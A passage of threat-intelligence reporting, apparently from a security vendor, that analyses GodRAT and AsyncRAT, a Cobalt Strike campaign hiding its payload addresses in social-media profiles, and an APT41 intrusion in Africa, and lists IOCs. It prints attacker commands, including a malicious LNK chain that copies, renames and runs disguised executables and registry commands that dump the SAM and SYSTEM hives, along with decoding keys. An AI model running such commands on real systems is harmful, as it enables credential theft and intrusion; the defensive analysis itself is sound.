The stealer is placed at “%ALLUSERSPROFILE%\google\msedge.exe” (MD5 cdd5c08b43238c47087a5d914d61c943). The collected data is stored in the file “edge.txt” in the module’s directory. The module attempts to extract passwords using the following database and file:

  • %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Login Data – the “Login Data” SQLite database stores Edge logins in the “logins” table.
  • %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State – this file contains the encryption key used to decrypt saved passwords.

AsyncRAT

The DLL file (MD5 605f25606bb925d61ccc47f0150db674) is an injector and is placed at “%LOCALAPPDATA%\bugreport\LoggerCollector.dll” or “%ALLUSERSPROFILE%\bugreport\LoggerCollector.dll”. It verifies that the module name matches “bugreport_.exe”. The loader then XOR-decodes embedded shellcode using the key “EG9RUOFIBVODSLFJBXLSVWKJENQWBIVUKDSZADVXBWEADSXZCXBVADZXVZXZXCBWES”. After decoding, it subtracts the second key “IUDSY86BVUIQNOEWSUFHGV87QCI3WEVBRSFUKIHVJQW7E8RBUYCBQO3WEIQWEXCSSA” from each shellcode byte.

A new memory section is created, the XOR-decoded shellcode is copied into it, and then the section is mapped into the current process memory. A thread is started to execute the code in this section. The shellcode is used to reflectively inject the C# AsyncRAT binary. Before injection, it patches the AMSI scanning functions (AmsiScanBuffer, AmsiScanString) and the EtwEventWrite function to bypass security checks.
AsyncRAT includes an embedded certificate with the following properties:

  • Serial Number: df:2d:51:bf:e8:ec:0c:dc:d9:9a:3e:e8:57:1b:d9
  • Issuer: CN = marke
  • Validity: Not Before: Sep 4 18:59:09 2024 GMT; Not After: Dec 31 23:59:59 9999 GMT
  • Subject: CN = marke

GodRAT client source and builder

We discovered the source code for the GodRAT client on a popular online malware scanner. It had been uploaded in July 2024. The file is named “GodRAT V3.5_______dll.rar” (MD5 04bf56c6491c5a455efea7dbf94145f1). This archive also includes the GodRAT builder (MD5 5f7087039cb42090003cc9dbb493215e), which allows users to generate either an executable file or a DLL. If an executable is chosen, users can pick a legitimate executable name from a list (svchost.exe, cmd.exe, cscript.exe, curl.exe, wscript.exe, QQMusic.exe and QQScLauncher.exe) to inject the code into. When saving the final payload, the user can choose the file type (.exe, .com, .bat, .scr and .pif). The source code is based on Gh0st RAT, as indicated by the fact that the auto-generated UID in “GodRAT.h” file matches that of “gh0st.h”, which suggests that GodRAT was originally just a renamed version of Gh0st RAT.

GodRAT.h

GodRAT.h

gh0st.h

gh0st.h

Conclusions

The rare command line parameter “puppet,” along with code similarities to Gh0st RAT and shared artifacts such as the fingerprint header, indicate that GodRAT shares a common origin with AwesomePuppet RAT, which we described in a private report in 2023. This RAT is also based on the Gh0st RAT source code and is likely connected with Winnty APT activities. Based on these findings, we are highly confident that GodRAT is an evolution of AwesomePuppet. There are some differences, however. For example, the C2 packet of GodRAT uses the “direction” field, which was not utilized in AwesomePuppet.

Old implant codebases, such as Gh0st RAT, which are nearly two decades old, continue to be used today. These are often customized and rebuilt to target a wide range of victims. These old implants are known to have been used by various threat actors for a long time, and the GodRAT discovery demonstrates that legacy codebases like Gh0st RAT can still maintain a long lifespan in the cybersecurity landscape.

Indicator of Compromise

File hashes

cf7100bbb5ceb587f04a1f42939e24ab
d09fd377d8566b9d7a5880649a0192b4 GodRAT Shellcode Injector
e723258b75fee6fbd8095f0a2ae7e53c GodRAT Self Extracting Executable
a6352b2c4a3e00de9e84295c8d505dad
6c12ec3795b082ec8d5e294e6a5d6d01
bb23d0e061a8535f4cb8c6d724839883
160a80a754fd14679e5a7b5fc4aed672
2750d4d40902d123a80d24f0d0acc454
441b35ee7c366d4644dca741f51eb729
318f5bf9894ac424fd4faf4ba857155e GodRAT Shellcode Injector
512778f0de31fcce281d87f00affa4a8 GodRAT Shellcode Injector
6cad01ca86e8cd5339ff1e8fff4c8558 GodRAT Shellcode Injector
58f54b88f2009864db7e7a5d1610d27d GodRAT Shellcode Injector
64dfcdd8f511f4c71d19f5a58139f2c0 GodRAT FileManager Plugin(n)
8008375eec7550d6d8e0eaf24389cf81 GodRAT
04bf56c6491c5a455efea7dbf94145f1 GodRAT source code
5f7087039cb42090003cc9dbb493215e GodRAT Builder
31385291c01bb25d635d098f91708905 Chrome Password Stealer
cdd5c08b43238c47087a5d914d61c943 MSEdge Password Stealer
605f25606bb925d61ccc47f0150db674 Async RAT Injector (n)
961188d6903866496c954f03ecff2a72 Async RAT Injector
4ecd2cf02bdf19cdbc5507e85a32c657 Async RAT
17e71cd415272a6469386f95366d3b64 Async RAT

File paths

C:\users\[username]\downloads\2023-2024clientlist&.scr
C:\users\[username]\downloads\2024-11-15_23.45.45 .scr
C:\Users\[username]\Downloads\2024-08-01_2024-12-31Data.scr
C:\Users\[username]\\Downloads\2025TopDataTransaction&.scr
C:\Users\[username]\Downloads\2024-2025Top&Data.scr
C:\Users\[username]\Downloads\2025TopClineData&1.scr
C:\Users\[username]\Downloads\Corporate customer transaction &volume.pif
C:\telegram desktop\Company self-media account application qualifications&.zip
C:\Users\[username]\Downloads\个人信息资料&.pdf.pif
%ALLUSERSPROFILE%\bugreport\360Safe2.exe
%ALLUSERSPROFILE%\google\chrome.exe
%ALLUSERSPROFILE%\google\msedge.exe
%LOCALAPPDATA%\valve\valve\SDL2.dll
%LOCALAPPDATA%\bugreport\LoggerCollector.dll
%ALLUSERSPROFILE%\bugreport\LoggerCollector.dll
%LOCALAPPDATA%\bugreport\bugreport_.exe

Domains and IPs

103[.]237[.]92[.]191 GodRAT C2
118[.]99[.]3[.]33 GodRAT С2
118[.]107[.]46[.]174 GodRAT C2
154[.]91[.]183[.]174 GodRAT C2
wuwu6[.]cfd AsyncRAT C2
156[.]241[.]134[.]49 AsyncRAT C2
https://holoohg.oss-cn-hongkong.aliyuncs[.]com/HG.txt URL containing AsyncRAT C2 address bytes
47[.]238[.]124[.]68 AsyncRAT C2

Cobalt Strike Beacon delivered via GitHub and social media

Introduction

In the latter half of 2024, the Russian IT industry, alongside a number of entities in other countries, experienced a notable cyberattack. The attackers employed a range of malicious techniques to trick security systems and remain undetected. To bypass detection, they delivered information about their payload via profiles on both Russian and international social media platforms, as well as other popular sites supporting user-generated content. The samples we analyzed communicated with GitHub, Microsoft Learn Challenge, Quora, and Russian-language social networks. The attackers thus aimed to conceal their activities and establish a complex execution chain for the long-known and widely used Cobalt Strike Beacon.

Although the campaign was most active during November and December 2024, it continued until April 2025. After a two-month silence, our security solutions began detecting attacks again. The adversary employed new malicious samples, which were only slightly modified versions of those described in the article.

Kaspersky solutions detect this threat and assign the following verdicts:

  • HEUR:Trojan.Win64.Agent.gen
  • HEUR:Trojan.Win64.Kryptik.gen
  • HEUR:Trojan.WinLNK.Starter.gen
  • MEM:Trojan.Multi.Cobalt.gen
  • HEUR:Trojan.Win32.CobaltStrike.gen

Initial attack vector


The initial attack vector involved spear phishing emails with malicious attachments. The emails were disguised as legitimate communications from major state-owned companies, particularly within the oil and gas sector. The attackers feigned interest in the victims’ products and services to create a convincing illusion of legitimacy and increase the likelihood of the recipient opening the malicious attachment.

Sample spear phishing email

Sample spear phishing email

All attachments we observed were RAR archives with the following structure:

  • Требования.lnk
  • Требования
    • Company Profile.pdf
    • List of requirements.pdf
    • Требования
      • pdf
      • pdf

Company profile.pdf and List of requirements.pdf were decoy files designed to complement the information in the email. The directory Требования\Требования contained executables named Company.pdf and Requirements.pdf, designed to mimic secure PDF documents. The directory itself was hidden, invisible to the user by default.


When Требования.lnk was opened, the files in Требования\Требования were copied to %public%\Downloads\ and renamed: Company.pdf became nau.exe, and Requirements.pdf became BugSplatRc64.dll. Immediately afterward, nau.exe was executed.

%cd% /c echo F | xcopy /h /y %cd%\Требования\Требования %public%\Downloads\

& start %cd%\Требования

& ren %public%\Downloads\Company.pdf nau.exe

& ren %public%\Downloads\Requirements.pdf BugSplatRc64.dll

& %public%\Downloads\nau.exe

Contents of Требования.lnk

Требования.lnk execution sequence

Требования.lnk execution sequence

Malicious agent


Process flow diagram for nau.exe

Process flow diagram for nau.exe

In this attack, the adversary leveraged a common technique: DLL Hijacking (T1574.001). To deploy their malicious payload, they exploited the legitimate Crash reporting Send Utility (original filename: BsSndRpt.exe). The tool is part of BugSplat, which helps developers get detailed, real-time crash reports for their applications. This was the utility that the attackers renamed from Company.pdf to nau.exe.

For BsSndRpt.exe to function correctly, it requires BugSplatRc64.dll. The attackers saved their malicious file with that name, forcing the utility to load it instead of the legitimate file.


To further evade detection, the malicious BugSplatRc64.dll library employs Dynamic API Resolution (T1027.007). This technique involves obscuring API functions within the code, resolving them dynamically only during execution. In this specific case, the functions were obfuscated via a custom hashing algorithm, which shares similarities with CRC (Cyclic Redundancy Check).

Hashing algorithm

Hashing algorithm

A significant portion of the hashes within the malicious sample are XOR-encrypted. Additionally, after each call, the address is removed from memory, and API functions are reloaded if a subsequent call is needed.


MessageBoxW function hook

The primary purpose of BugSplatRc64.dll is to intercept API calls within the legitimate utility’s process address space to execute its malicious code (DLL Substitution, T1574.001). Instead of one of the API functions required by the process, a call is made to a function (which we’ll refer to as NewMessageBox) located within the malicious library’s address space. This technique makes it difficult to detect the malware in a sandbox environment, as the library won’t launch without a specific executable file. In most of the samples we’ve found, the MessageBoxW function call is modified, though we’ve also discovered samples that altered other API calls.

Hooking MessageBoxW

Hooking MessageBoxW

After modifying the intercepted function, the library returns control to the legitimate nau.exe process.

NewMessageBox function

Once the hook is in place, whenever MessageBoxW (or another modified function) is called within the legitimate process, NewMessageBox executes. Its primary role is to run a shellcode, which is loaded in two stages.

First, the executable retrieves HTML content from a webpage located at one of the addresses encrypted within the malicious library. In the sample we analyzed, these addresses were https://techcommunity.microsoft[.]com/t5/user/viewprofilepage/user-id/2631 and https://www.quora[.]com/profile/Marieformach. The information found at both locations is identical. The second address serves as a backup if the first one becomes inactive.


NewMessageBox searches the HTML code retrieved from these addresses for a string whose beginning and end match patterns that are defined in the code and consist of mixed-case alphanumeric characters. This technique allows attackers to leverage various popular websites for storing these strings. We’ve found malicious information hidden inside profiles on GitHub, Microsoft Learn Challenge, Q&A websites, and even Russian social media platforms.

Malicious profiles on popular online platforms

Malicious profiles on popular online platforms

While we didn’t find any evidence of the attackers using real people’s social media profiles, as all the accounts were created specifically for this attack, aligning with MITRE ATT&CK technique T1585.001, there’s nothing stopping the threat actor from abusing various mechanisms these platforms provide. For instance, malicious content strings could be posted in comments on legitimate users’ posts.

The extracted payload is a base64-encoded string with XOR-encrypted data. Decrypted, this data reveals the URL https://raw.githubusercontent[.]com/Mariew14/kong/master/spec/fixtures/verify-prs, which then downloads another XOR-encrypted shellcode.

We initially expected NewMessageBox to execute the shellcode immediately after decryption. Instead, nau.exe launches a child process with the same name and the qstt parameter, in which all of the above actions are repeated once again, ultimately resulting in the execution of the shellcode.

Shellcode

An analysis of the shellcode (793453624aba82c8e980ca168c60837d) reveals a reflective loader that injects Cobalt Strike Beacon into the process memory and then hands over control to it (T1620).

The observed Cobalt sample communicates with the C2 server at moeodincovo[.]com/divide/mail/SUVVJRQO8QRC.

Attribution and victims

The method used to retrieve the shellcode download address is similar to the C2 acquisition pattern that our fellow security analysts observed in the EastWind campaign. In both cases, the URL is stored in a specially crafted profile on a legitimate online platform like Quora or GitHub. In both instances, it’s also encrypted using an XOR algorithm. Furthermore, the targets of the two campaigns partially overlap: both groups of attackers show interest in Russian IT companies.

It’s worth mentioning that while most of the attacks targeted Russian companies, we also found evidence of the malicious activity in China, Japan, Malaysia, and Peru. The majority of the victims were large and medium-sized businesses.

Takeaways

Threat actors are using increasingly complex and clever methods to conceal long-known tools. The campaign described here used techniques like DLL hijacking, which is gaining popularity among attackers, as well as obfuscating API calls within the malicious library and using legitimate resources like Quora, GitHub, and Microsoft Learn Challenge to host C2 addresses. We recommend that organizations adhere to the following guidelines to stay safe:

  • Track the status of their infrastructure and continuously monitor their perimeter.
  • Use powerful security solutions to detect and block malware embedded within bulk email.
  • Train their staff to increase cybersecurity awareness.
  • Secure corporate devices with a comprehensive system that detects and blocks attacks in the early stages.

You can detect the malware described here by searching for the unsigned file BugSplatRc64.dll in the file system. Another indirect sign of an attack could be the presence of Crash reporting Send Utility with any filename other than the original BsSndRpt.exe.

IOCs:

LNK
30D11958BFD72FB63751E8F8113A9B04
92481228C18C336233D242DA5F73E2D5

Legitimate BugSplat.exe
633F88B60C96F579AF1A71F2D59B4566

DLL
2FF63CACF26ADC536CD177017EA7A369
08FB7BD0BB1785B67166590AD7F99FD2
02876AF791D3593F2729B1FE4F058200
F9E20EB3113901D780D2A973FF539ACE
B2E24E061D0B5BE96BA76233938322E7
15E590E8E6E9E92A18462EF5DFB94298
66B6E4D3B6D1C30741F2167F908AB60D
ADD6B9A83453DB9E8D4E82F5EE46D16C
A02C80AD2BF4BFFBED9A77E9B02410FF
672222D636F5DC51F5D52A6BD800F660
2662D1AE8CF86B0D64E73280DF8C19B3
4948E80172A4245256F8627527D7FA96

URL
hxxps://techcommunity[.]microsoft[.]com/users/kyongread/2573674
hxxps://techcommunity[.]microsoft[.]com/users/mariefast14/2631452
hxxps://raw[.]githubusercontent[.]com/fox7711/repos/main/1202[.]dat
hxxps://my[.]mail[.]ru/mail/nadezhd_1/photo/123
hxxps://learn[.]microsoft[.]com/en-us/collections/ypkmtp5wxwojz2
hxxp://10[.]2[.]115[.]160/aa/shellcode_url[.]html
hxxps://techcommunity[.]microsoft[.]com/t5/user/viewprofilepage/user-id/2548260
hxxps://techcommunity[.]microsoft[.]com/t5/user/viewprofilepage/user-id/2631452
hxxps://github[.]com/Mashcheeva
hxxps://my[.]mail[.]ru/mail/veselina9/photo/mARRy
hxxps://github[.]com/Kimoeli
hxxps://www[.]quora[.]com/profile/Marieformach
hxxps://moeodincovo[.]com/divide/mail/SUVVJRQO8QRC

The SOC files: Rumble in the jungle or APT41’s new target in Africa

Introduction


Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

During our incident analysis, we were able to determine that the threat actor behind the activity was APT41 (aka Wicked Panda, Brass Typhoon, Barium or Winnti). This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

Incident investigation and toolkit analysis

Detection


Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the WmiExec module from the Impacket toolkit. Specifically, the alerts showed the following signs of the activity:

  • A process chain of svchost.exe ➔exe ➔ cmd.exe
  • The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:
WmiExec process tree

WmiExec process tree

The attackers also leveraged the Atexec module from the Impacket toolkit.

Scheduler tasks created by Atexec

Scheduler tasks created by Atexec

The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

After the Atexec and WmiExec modules finished running, the attackers temporarily suspended their operations.

Privilege escalation and lateral movement


After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

cmd.exe /c netstat -ano > C:\Windows\temp\temp_log.log
cmd.exe /c tasklist /v > C:\Windows\temp\temp_log.log

They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

Additionally, the attackers used the built-in reg.exe utility to dump the SYSTEM and SAM registry hives.

cmd.exe /c reg save HKLM\SAM C:\Windows\temp\temp_3.log
cmd.exe /c reg save HKLM\SYSTEM C:\Windows\temp\temp_4.log

On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It’s also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

In the incident we’re describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

In most cases, the attackers placed their malicious tools in the C:\WINDOWS\TASKS\ directory on target hosts, but they used other paths too:

c:\windows\tasks\
c:\programdata\
c:\programdata\usoshared\
c:\users\public\downloads\
c:\users\public\
c:\windows\help\help\
c:\users\public\videos\

Files from these directories were then executed remotely using the WMI toolkit:

Lateral movement via privileged accounts

Lateral movement via privileged accounts

C2 communication

Cobalt Strike


The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

Here’s a general overview of how Cobalt Strike was launched:

Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

C:\Users\Public\
C:\Users\{redacted}\Downloads\
